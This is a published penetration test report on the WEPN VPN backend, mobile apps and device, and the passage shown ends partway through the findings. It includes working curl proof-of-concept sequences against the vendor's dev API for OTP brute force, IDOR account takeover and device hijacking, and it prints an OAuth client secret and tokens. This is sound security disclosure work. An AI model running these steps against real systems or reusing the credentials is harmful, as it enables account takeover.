

Test Targets:
WEPN Backend
WEPN Mobile apps
WEPN RPI Device

Pentest Report

Client: WEPN

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Miroslav Štampar, PhD
- Óscar Martínez, MSc.
- Tarunkant Gupta, BTech

7ASecurity

Protect Your Site & Apps From Attackers

sales@7asecurity.com

INDEX

Introduction

“Become your own VPN provider
Provide Uncensored Internet In Minutes To Your Trusted Family And Friends.”
From https://we-pn.com/

This report outlines the results of a penetration test and whitebox audit conducted against the *WEPN* solution. The work was requested by the *WEPN* maintainers, funded by the Open Technology Fund program, and carried out by *7ASecurity* in March 2022. A total of 17 days were invested to reach the coverage expected for this project. Please note that this is the third penetration test for the platform, which follows two audits performed by *Cure53* in 2017 and 2018. Consequently, identification of new security weaknesses was expected to be more difficult during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration, the aim was to review not only the security posture of the *WEPN RPI* device, Web API and backend (all reviewed in previous audits), but also the *WEPN* mobile applications, which were reviewed for the first time during this engagement. The goal was to review all items in scope as thoroughly as possible to ensure *WEPN* users can be provided with the best possible security.

7ASecurity was provided with access to three *WEPN RPI* devices (one physically, the others were used remotely via SSH), API documentation, test users for the backend website used by staff, as well as mobile application builds for both *Android* and *iOS*.

The methodology implemented was *whitebox*: *WEPN* provided source code for all items in scope, which helped the *7ASecurity* team to review the implementation of all features more efficiently and in greater depth. This provided *WEPN* with significantly more value for money in the time available for this assessment. For example, the root cause analysis on several identified issues provides the affected files and source code where possible in this report, as well as mitigation guidance tailored for the platform in use. A team of 4 senior testers was assigned for the preparation, execution and finalization of this project.

The project entailed a full audit of all components of the *WEPN* solution (i.e. backend, mobile apps, API, device), where all items in scope pointed to a development server during this assignment. The core goal in scope for this assessment was to verify if the *WEPN* solution delivers on its promise to protect users, and suggest how the platform might be improved in the future in order to become more difficult to attack by malicious adversaries. This included testing the device and backend APIs, mobile app pairing

process with the devices, and other relevant areas with special focus on attack vectors that could put *WEPN* users at risk.

Please note that this exercise split the scope items in the following work packages, which are referenced in the ticket headlines as applicable:

- WP1 - Whitebox Tests against WEPN VPN React Native Android & iOS apps
- WP2 - Whitebox Tests against WEPN VPN Django Backend & Admin Interface
- WP3 - Whitebox Tests against WEPN RPI Device
- WP4 - General Documentation & Consulting

All preparations were done in January and February of 2022, ahead of the test, to ensure a smooth start for the *7ASecurity* team. Communications during the test were done using a shared *Slack* channel. The *WEPN* team was helpful and responsive even during out-of-office hours.

Communications were smooth and not many questions had to be asked. The scope was well prepared and clear, with no noteworthy roadblocks encountered during the test. *7ASecurity* gave frequent status updates about the test and the related findings.

The team acquired adequate coverage over the scope items and managed to spot a total of 31 findings, 13 of which were classified as security vulnerabilities and 18 as general weaknesses with lower exploitation potential. Please note that 2 of the findings in this report were technically outside of scope (OOS) of the *WEPN* threat model for this audit, these are designated with “OOS” in the title.

The report will now shed further light on the scope and test setup as well as the available material for testing. It will subsequently list all findings in chronological order beginning with the vulnerabilities found and then the general weaknesses discovered in this test.

Each finding will be accompanied by a technical description, a proof-of-concept (*PoC*) where possible, as well as mitigation or fix advice. The report will then close with a conclusion in which *7ASecurity* will elaborate on the general impressions gained throughout this test and share some views on the perceived security posture of the scope that is *WEPN*.

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation flaws identified during the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability has additionally been given a unique identifier (e.g. *WPN-01-001*) for the purpose of facilitating any future follow-up correspondence.

WPN-01-001 WP1: Leaks via missing Security Screen on Android & iOS (*Low*)

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue[1]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that the Android and iOS apps fail to render a security screen when they are backgrounded. This allows attackers with physical access to an unlocked device to see data displayed by the apps before they disappeared into the background. A malicious app or an attacker with physical access to the device could leverage these weaknesses to gain access to user-information, such as sensitive or compromising data related to user credentials or PII.

To replicate this issue in Android or iOS, simply navigate to some sensitive screen and then send the application to the background. After that, show the open apps and observe how the text can be read by the user. This text will be readable even after a phone reboot.

Example 1: Credentials leak on backgrounded login screen



Fig.: Login leak via missing security screen on Android (left) and *iOS (right)*

[1] https://source.we-pn.com/mobile_app/commits/6d75b89

Example 2: Credentials leak on backgrounded registration screen



Fig.: Registration leak via missing security screen on Android (left) and *iOS (right)*

The root cause of this issue can be observed in the source code of the Android and iOS applications, which are currently not capturing the relevant events to show a security screen when the application is backgrounded.

For example, in iOS the *applicationDidEnterBackground* and *applicationWillResignActive* event handlers are not present in the *AppDelegate*:

Affected File:
https://bitbucket.org/dvpn4hr/mobile_app/src/9e2f.../ios/WEPN/AppDelegate.m

Similarly, the Android app does not appear to have any code that captures backgrounding events to implement a security screen, which explains why no security screen is shown on Android either. This can be confirmed by searching globally for Android events in the source code provided, as well as the decompiled Android APK:

Command:

```
egrep -Ir '(onActivityPause|ON_PAUSE)' * |egrep -v "(androidx|google|android/support)"
|wc -l
```

Output:

```
0
```

It is recommended to render a security screen on top when the app is going to be sent to the background:

For iOS apps, the application being sent into the background can be detected in *Swift*[2] and *Objective-C*[3]. After that, a different screen, namely the security screen without user-data, can be shown. A revised approach prevents leakage of sensitive information via iOS screenshots. This is typically accomplished in the *AppDelegate* file, using the *applicationWillResignActive* or *applicationDidEnterBackground* methods. Alternatively, the *react-native-privacy-snapshot* plugin[4] or a React Native approach based on monitoring *AppState*[5] transitions into the background state would also work for iOS[6].

For Android apps, it is recommended to implement a security screen by capturing the relevant backgrounding events, typically *onActivityPause*[7] or the *ON_PAUSE* Lifecycle event[8] are used for such purposes. After that, if possible, ensure that all views have the Android *FLAG_SECURE* flag[9] set. This will guarantee that even apps running with root privileges are unable to directly capture information displayed by the app on screen. Alternatively, the *MainActivity.java* file could be amended to always set this flag, regardless of the focus[10]. Unlike iOS, React Native Android apps cannot use the React *AppState* to reliably implement a security screen[11][12], however, it is still possible to prevent screenshots and achieve the security screen protection that way using the *expo-screen-capture* package[13].

In addition to the above, some apps implement an app-specific PIN or password to unlock the app. However, solutions like Face or Touch ID might be a more user-friendly choice while providing users with strong security measures. In such cases, the app would lock automatically when backgrounded and require Face or Touch ID to be unlocked.

[2] https://www.hackingwithswift.com/example-code/system/how-to-detect-when-your-app-mo...ackground
[3] https://developer.apple.com/...-applicationwillresignactive?language=objc
[4] https://www.npmjs.com/package/react-native-privacy-snapshot
[5] https://reactnative.dev/docs/appstate
[6] https://forums.expo.io/t/how-to-blur-the-ios-screenshot-when-app-in-background/43526/4
[7] https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...
[8] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[9] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE
[10] https://gist.githubusercontent.com/jonaskuiler/.../raw/.../MainActivity.java
[11] https://medium.com/...creating-a-security-screen-on-ios-and-android-in-react-native-97703092e2de
[12] https://forums.expo.io/t/hide-screen-content-when-switching-apps/33355/3
[13] https://docs.expo.io/versions/latest/sdk/screen-capture/

WPN-01-005 WP2: Possible Account Takeover via OTP Bruteforce *(Low)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[14][15]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

The WEPN API generates OTPs in a cryptographically secure way using the *random.SystemRandom*[16] function, which internally uses *os.urandom*[17]. OTPs are currently a mix of 8 capital letters and numbers (36 ^ 8 possible combinations) and have an expiry of 24 hours. It was found that the API fails to track unsuccessful OTP attempts when users reset their password. A malicious attacker, with knowledge of a victim account email, might leverage this weakness to attempt to guess a large number of OTP combinations every day, until access to the victim account is gained. Exploitability of this issue appears to be limited to around 120,960 OTP guesses daily from a single IP, this may be improved by spreading the attack over multiple IPs.

Affected URL:
https://api-dev.we-pn.com/api/user/reset_password/

This issue was replicated using these steps:

Step 1: Register a user

Command:

```
curl https://api-dev.we-pn.com/api/user/ -d
'{"email":"abe@7asecurity.com","firstname":"Abe","lastname":"Test",
"password":"password@123"}' -H 'Content-Type: application/json'
```

Output:

```
{"id":1453,"email":"abe@7asecurity.com","firstname":"Abe","lastname":"Test"}
```

Step 2: Send the OTP via Password Reset

Command:

```
curl https://api-dev.we-pn.com/api/user/forgot_password/ -d 'email=abe@7asecurity.com'
```

[14] https://bitbucket.org/dvpn4hr/backend/src/a70db2…/user/api.py#lines-59
[15] https://bitbucket.org/dvpn4hr/backend/src/a70db2…/user/api.py#lines-89
[16] https://docs.python.org/3/library/random.html#random.SystemRandom
[17] https://docs.python.org/3/library/os.html#os.urandom

Output:

```
["Email sent to user with one-time password!"]
```

Received Email:

```
Forgot password?
Please enter the following one time password in WEPN app under "forgot
password" section to choose a new password: BCJK020W

Please note the temporary password expires in 24 hours
```

Step 3: Simulate OTP brute force via invalid attempts

Commands:

```
time for i in {1..100}; do
        curl -k -s https://api-dev.we-pn.com/api/user/reset_password/ -d
"email=abe@7asecurity.com&one_time_password=wrong$i&new_password=test" -k > $i.txt
done
cat 100.txt
```

Output:

```
real    1m10.711s
[...]
{"error_description":"invalid one-time password!"}
```

As one can see above, 100 attempts could be performed in only 70 seconds. This means that a rate of 1.4 requests / second seems slow enough to avoid getting the origin IP blocked.

Given 86,400 seconds in 24 hours, this means an attacker could attempt approximately 120,960 out of the possible 2,821,109,907,456 (36 ^ 8) combinations during the 24 hour validity period. Hence this process would need to be repeated for 23,322,667 days (63,897 years) to explore the entire keyspace from a single IP, but this may be improved by spreading the attack over multiple IPs.

Step 4: Confirm the OTP is still valid

The OTP from the email can be confirmed as valid as follows:

Command:

```
curl https://api-dev.we-pn.com/api/user/reset_password/ -d
'email=abe@7asecurity.com&one_time_password=BCJK020W&new_password=test'
```

Output:

```
["Password successfully changed!"]
```

Result:
Despite 100 incorrect OTP attempts, the user was still able to change the password, hence no OTP lockout feature has been implemented.

The root cause for this issue appears to be located in the following code path, which simply returns the response without any prior form of failed OTP attempt tracking:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/a240c9.../user/api.py#lines-95

Affected Code:

```
#@list_route(methods=['post'])
@action(detail=False, methods=['post'], url_path='reset_password')
def reset_password(self, request):
        [...]
    if user.one_time_password and (user.one_time_password == hashed_password):
        [...]
    else:
        print('invalid one-time password')
        content = {'error_description':'invalid one-time password!'}
        return Response(content, status=status.HTTP_403_FORBIDDEN)
```

It is recommended to implement as many of the following countermeasures as possible:

- Reduce the validity of the OTP token to 10 or less minutes
- Increase the size of the OTP token by 2 or more characters
- Reduce the number of allowed failed OTP attempts to no more than 10 every five minutes for any given user, regardless of the origin IP address

For additional mitigation guidance, please see the *OWASP Blocking Brute Force Attacks* page[18].

[18] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

WPN-01-006 WP2: Arbitrary Account Takeover via IDOR (*Critical*)

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[19][20]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that the WEPN API fails to validate user IDs in the HTTP request body. This results in an IDOR vulnerability that allows modification of all user profile fields for any user in the system, regardless of the user attempting the modification. A malicious attacker could leverage this weakness to take over all user accounts in the system by modifying the target user email address to an attacker-controlled email, and triggering the password reset process afterwards. This issue was confirmed using the following steps:

Step 1: Create 2 accounts (1 x attacker + 1 x victim)

Commands:

```
curl https://api-dev.we-pn.com/api/user/ -d
'{"email":"attacker@7asecurity.com","firstname":"Attacker","lastname":"Attacker",
"password":"password@123"}' -H 'Content-Type: application/json' -k
curl https://api-dev.we-pn.com/api/user/ -d
'{"email":"victim@7asecurity.com","firstname":"Victim","lastname":"Victim",
"password":"password@123"}' -H 'Content-Type: application/json' -k
```

Output:

```
{"id":1454,"email":"attacker@7asecurity.com","firstname":"Attacker","lastname":"Attack
er"}
{"id":1455,"email":"victim@7asecurity.com","firstname":"Victim","lastname":"Victim"}
```

Step 2: Login as the attacker user

Command:

```
curl https://api-dev.we-pn.com/o/token/ -d
'{"grant_type":"password","username":"attacker@7asecurity.com",
"password":"password@123", "client_id":"aLhTVoYraPn7QQfeceBghEBh5vMY74736JYW8ant",
"client_secret":"nRbtHYPEOTiRCYKPBQu8zklEb3noUYdsqzhaYyVCrkrrXJshMnZVibsu2BZXjfFmasAsp
ysksM7pNvDvQ6yrsSNVpRSzOlTgysyNVprfKaiOL4IiF5kB0IovnuiQiAxN"}' -H 'content-type:
application/json' -k
```

[19] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../user/serializers.py#lines-11
[20] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../user/permissions.py#lines-16

Output:

{"access_token": "uNBhNuhBZm1DZvxivSpluncwamCTzD", "expires_in": 36000, "token_type": "Bearer", "scope": "read write", "refresh_token": "DpWUrx1D2TBBNVMqca2vTojMNld7ec"}

Step 3: Verify that the token belongs to the attacker account

Command:

```
curl -k https://api-dev.we-pn.com/api/user/ -H "Authorization: Bearer uNBhNuhBZm1DZvxivSpluncwamCTzD"
```

Output:

[{"id":1454,"email":"attacker@7asecurity.com","firstname":"Attacker","lastname":"Attacker"}]

Step 4: Using the attacker token change the victim account

Commands:

```
export ATTACKER_ID=1454
export VICTIM_ID=1455
export ATTACKER_AUTH="Authorization: Bearer uNBhNuhBZm1DZvxivSpluncwamCTzD" # Attacker token
curl -k -X PATCH "https://api-dev.we-pn.com/api/user/$ATTACKER_ID/" -d "id=$VICTIM_ID&email=test1@7asec.com&password=asdfg&firstname=&lastname=" -H "$ATTACKER_AUTH"
```

Output:

{"id":1455,"email":"test1@7asec.com","firstname":null,"lastname":null}

Step 5: Invoke the Password Reset with the new email address

Command:

```
curl -k https://api-dev.we-pn.com/api/user/forgot_password/ -d 'email=test1@7asec.com'
```

Output:

["Email sent to user with one-time password!"]

Step 6: Reset the password

Command:

```
curl -k https://api-dev.we-pn.com/api/user/reset_password/ -d
'email=test1@7asec.com&one_time_password=Q99MRL7A&new_password=compromised'
```

Output:

```
["Password successfully changed!"]
```

Step 7: Login as the victim user, using the changed password and email

Command:

```
curl -k https://api-dev.we-pn.com/o/token/ -d
'{"grant_type":"password","username":"test1@7asec.com", "password":"compromised",
"client_id":"aLhTVoYraPn7QQfeceBghEBh5vMY74736JYW8ant",
"client_secret":"nRbtHYPEOTiRCYKPBQu8zklEb3noUYdsqzhaYyVCrkrrXJshMnZVibsu2BZXjfFmasAsp
ysksM7pNvDvQ6yrsSNVpRSzOlTgysyNVprfKaiOL4IiF5kB0IovnuiQiAxN"}' -H 'content-type:
application/json'
```

Output:

```
{"access_token": "gE59k0bzwnqSk7Klua1Cb0avTOg6CQ", "expires_in": 36000, "token_type":
"Bearer", "scope": "read write", "refresh_token": "uONWPgwarJoCzzkz1JwPqGYiM9U9gy"}
```

Step 8: Verify full takeover

Command:

```
curl -k https://api-dev.we-pn.com/api/user/ -H "Authorization: Bearer
gE59k0bzwnqSk7Klua1Cb0avTOg6CQ"
```

Output:

```
[{"id":1455,"email":"test1@7asec.com","firstname":null,"lastname":null}]
```

Result:
The attacker changed the email address, first name, last name and password of the victim user and managed to login to the victim account.

The root cause for this issue appears to be located in the following code path:

Affected File:

https://bitbucket.org/dvpn4hr/backend/src/a240c9.../user/serializers.py#lines-8

Affected Code:

```
class UserSerializer(serializers.ModelSerializer):
   id = serializers.IntegerField(required=False, allow_null=True)
   [...]
```

It is recommended to avoid user ID parameters in every API endpoint that is only meant to be used by the logged in user. Instead, the server should retrieve this data from the authentication information on the server-side, hence eliminating this attack vector. Generally speaking, the application should always verify that the user has the intended level of access prior to allowing any action in the system.

Similarly, endpoints that display data should only show the user data that belongs to them. The intended authorization restrictions should be enforced using not only IDs passed in URLs, but also data received in the HTTP request body. For additional mitigation guidance please refer to the *OWASP Authorization Cheat Sheet*[21].

WPN-01-007 WP2: Arbitrary Device Claim via IDOR *(**Critical**)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[22][23]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

Similar to WPN-01-006, it was found that the WEPN API is vulnerable to additional IDOR issues on the device update (*PUT*) and partial update (*PATCH*) endpoints. A malicious attacker, who has already been issued a WEPN device, could leverage this weakness to claim any WEPN device, regardless of whether the device has already been claimed or not. Please note that this issue may additionally be escalated to take over victim devices and/or update victim device details such as *serial_number, device_key, local_token*, etc. This issue was confirmed as follows:

Affected URL:
https://api-dev.we-pn.com/api/device/:id/

Step 1: Check the current devices claimed by the user

[21] https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
[22] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../device/serializers.py#lines-7
[23] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../device/permissions.py#lines-19

Command:

```
curl https://api-dev.we-pn.com/api/device/ -H "Authorization: Bearer AUTH_TOKEN" -k
```

Output:


```
[{"id":385,"name":"WEPN
Device","ip_address":"x.x.x.x","port":"6000","local_token":"5935676509","local_ip_addr
ess":"192.168.5.222","software_version":"1.5.1","status":2,"diag_code":119,"serial_num
ber":"85Y7672CYA","last_seen":"2022-03-14T16:15:41.454353Z","public_key":"AAAAAAAAAAAA
AA","permission_to_notify_owner":true}]
```


Step 2: Claim any arbitrary device via IDOR

As a proof-of-concept (PoC), the below uses device ID 53 to be taken over

Example Commands (IDOR exploits via *PATCH* & *PUT*):

```
curl -X PATCH https://api-dev.we-pn.com/api/device/385/ -d 'id=53&name=Takeover' -H
"Authorization: Bearer AUTH_TOKEN"
curl -X PUT https://api-dev.we-pn.com/api/device/385/ -d
'name=change&id=53&serial_number=a&device_key=a' -H "Authorization: Bearer AUTH_TOKEN"
```

Output:


```
{"id":53,"name":"Takeover",[...]}
{"id":53,"name":"change","ip_address":"0.0.0.0","port":"0","local_token":"abc","local_i
p_address":"0.0.0.0","software_version":null,"status":0,"diag_code":0,"serial_number":"
a","last_seen":"2022-03-14T16:52:34.759082Z","public_key":"","permission_to_notify_owne
r":true}
```


Result:
The attacker claimed the victim device, which can be further confirmed as follows:

Command:

```
curl https://api-dev.we-pn.com/api/device/ -H "Authorization: Bearer AUTH_TOKEN" -k
```

Output:


```
[{"id":385,"name":"WEPN
Device","ip_address":"x.x.x.x","port":"6000","local_token":"5935676509","local_ip_addr
ess":"192.168.5.222","software_version":"1.5.1","status":2,"diag_code":119,"serial_num
ber":"85Y7672CYA","last_seen":"2022-03-14T16:15:41.454353Z","public_key":"AAAAAAAAAAAA
AA","permission_to_notify_owner":true},{"id":53,"name":"Takeover","ip_address":"0.0.0.
0","port":"0","local_token":"abc","local_ip_address":"0.0.0.0","software_version":"1.5
.1","status":0,"diag_code":0,"serial_number":"85Y7672CYA","last_seen":"2022-03-14T16:3
```

0:37.593933Z","public_key":"AAAAAAAAAAAAAA","permission_to_notify_owner":true}]

The root cause for this issue appears to be located in the following code path:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/a240c9.../device/serializers.py#lines-7

Affected Code:

```
class DeviceSerializer(serializers.ModelSerializer):
   id = serializers.IntegerField(required=False, allow_null=True)
```

It is recommended to extrapolate the mitigation guidance offered under WPN-01-006 to resolve this issue.

WPN-01-008 WP2: Access to Experiment Results via missing ACL *(Low)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[24]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that the experiment endpoint of the WEPN API fails to restrict the data returned to only experiments created by the logged in user. This allows malicious attackers to see all experiment details in the system regardless of the user they belong to. This issue was confirmed as follows:

Affected URL:
https://api-dev.we-pn.com/api/experiment/

The following command reveals details about all experiment details in the system:

Command:

```
curl https://api-dev.we-pn.com/api/experiment/ -H "Authorization: Bearer AUTH_TOKEN"
```

Output:

```
[...]
{"id":69076,"input":{"port":"4009","experiment_name":"port_test"},"result":{"experimen
t_result":"False"},"initiated_time":"2022-03-08T23:45:10.468715Z","finished_time":"202
```

[24] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../experiment/api.py#lines-38

```
2-03-08T23:45:20.473046Z"}
[...]
```

The root cause for this issue appears to be located in the following code path:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/a240c9.../experiment/api.py#lines-40

Affected Code:

```
def get_permissions(self):
        [...]
        if self.action in ['list', 'retrieve', 'update', 'partial_update']:
            # Only allow same user to view/edit/update its own record
            print('execution reaches here')
            permission_classes = [IsAuthenticated] #, IsSame]
```

It is recommended to extrapolate the mitigation guidance offered under WPN-01-006 to resolve this issue.

WPN-01-009 WP2: Arbitrary Experiment Update via IDOR *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue during the audit[25][26]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that the WEPN API allows old experiment data to be modified by any user via IDOR. This allows malicious users to update experiment results with false data which might make debugging difficult. This was confirmed as follows:

As a PoC, please use experiment ID 69096

Step 1: Check the current value of the target experiment ID

Command:

```
curl https://api-dev.we-pn.com/api/experiment/69096/  -H "Authorization: Bearer
AUTH_TOKEN"
```

[25] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../experiment/serializers.py#lines-7
[26] https://bitbucket.org/dvpn4hr/backend/src/a70db2.../experiment/permissions.py#lines-35

Output:

{"id":69096,"input":{"port":"6002","experiment_name":"port_test"},"result":{"experiment_result":"False"},"initiated_time":"2022-03-10T23:30:11.129847Z","finished_time":"2022-03-10T23:30:21.142671Z"}

Step 2: Edit the experiment data via IDOR

Example Commands (IDOR exploit via *PATCH & PUT*):

```
curl -X PATCH https://api-dev.we-pn.com/api/experiment/69096/  -H "Authorization: Bearer AUTH_TOKEN" -d 'input={"port":"3306","experiment_name":"Changed"}&qui4=%7B%7D&id=69096&adipisicing_a_=%7B%7D&initiated_time=2008-02-22T22%3A37%3A13.444Z&finished_time=2004-06-24T05%3A10%3A10.952Z'
curl -X PUT https://api-dev.we-pn.com/api/experiment/69096/  -H "Authorization: Bearer AUTH_TOKEN" -d 'input={"port":"3306","experiment_name":"Changed"}&qui4=%7B%7D&id=69096&adipisicing_a_=%7B%7D&initiated_time=2008-02-22T22%3A37%3A13.444Z&finished_time=2004-06-24T05%3A10%3A10.952Z'
```

Output:

{"id":69096,"input":{"port":"3306","experiment_name":"Changed"},"result":{"experiment_result":"False"},"initiated_time":"2008-02-22T22:37:13.444000Z","finished_time":"2004-06-24T05:10:10.952000Z"}

Result:

The attacker modified the experiment detail for an arbitrary experiment ID (i.e. 69096), this can be further confirmed as follows:

Command:

```
curl https://api-dev.we-pn.com/api/experiment/69096/  -H "Authorization: Bearer AUTH_TOKEN"
```

Output:

{"id":69096,"input":{"port":"3306","experiment_name":"Changed"},"result":{"experiment_result":"False"},"initiated_time":"2008-02-22T22:37:13.444000Z","finished_time":"2004-06-24T05:10:10.952000Z"}

The root cause for this issue appears to be located in the following code path:

Affected File:

https://bitbucket.org/dvpn4hr/backend/src/a240c9.../experiment/serializers.py#lines-7

Affected Code:

```
class ExperimentSerializer(serializers.ModelSerializer):
    id = serializers.IntegerField(required=False, allow_null=True)
```

It is recommended to extrapolate the mitigation guidance offered under WPN-01-006 to resolve this issue.

WPN-01-012 WP1: PII & Token Access via missing iOS Data Protection *(Medium)*

Retest Notes: Fix verified. The WEPN Team promptly fixed this issue[27][28]. 7ASecurity verified that the fix is valid: No fix bypasses were possible at the time of writing.

It was found that the iOS app does not currently implement the available *Data Protection* features in iOS. This means that most files are encrypted with the default *NSFileProtectionCompleteUntilFirstUserAuthentication*[29] encryption, which keeps the decryption key in memory while the device is locked. Moreover, this is the least secure form of data protection available on iOS. A malicious attacker with physical access to the device could leverage this weakness to read the decryption key from memory and gain access to local app data files, without needing to unlock the device. Further scrutiny revealed that some of the unprotected files display authentication tokens, user PII, and information about WEPN devices claimed by the user. Attackers could use this information to send valid requests to the local API of the WEPN device, which allows retrieval of access links for VPN users, among other possibilities.

To replicate this issue, a jailbroken phone was left at rest for a few minutes on the lock screen, then all application files were retrieved for inspection of any potential data leak. A handful of examples revealed by the app files retrieved during device lock can be consulted below:

The following examples show that it is possible to retrieve user PII and authentication tokens by observing the contents of the *NSURLCache*. It has to be noted that this is possible even when the app says that the user is logged out.

Affected Files:
Library/Caches/com.we-pn.app/Cache.db
Library/Caches/com.we-pn.app/Cache.db-wal

[27] https://bitbucket.org/dvpn4hr/mobile_app/commits/e03e5189da1f9e1dc07629fe4512bde1d75c03f4
[28] https://bitbucket.org/dvpn4hr/mobile_app/commits/ce4fe16abe0050ededecc655c13f47878425d955
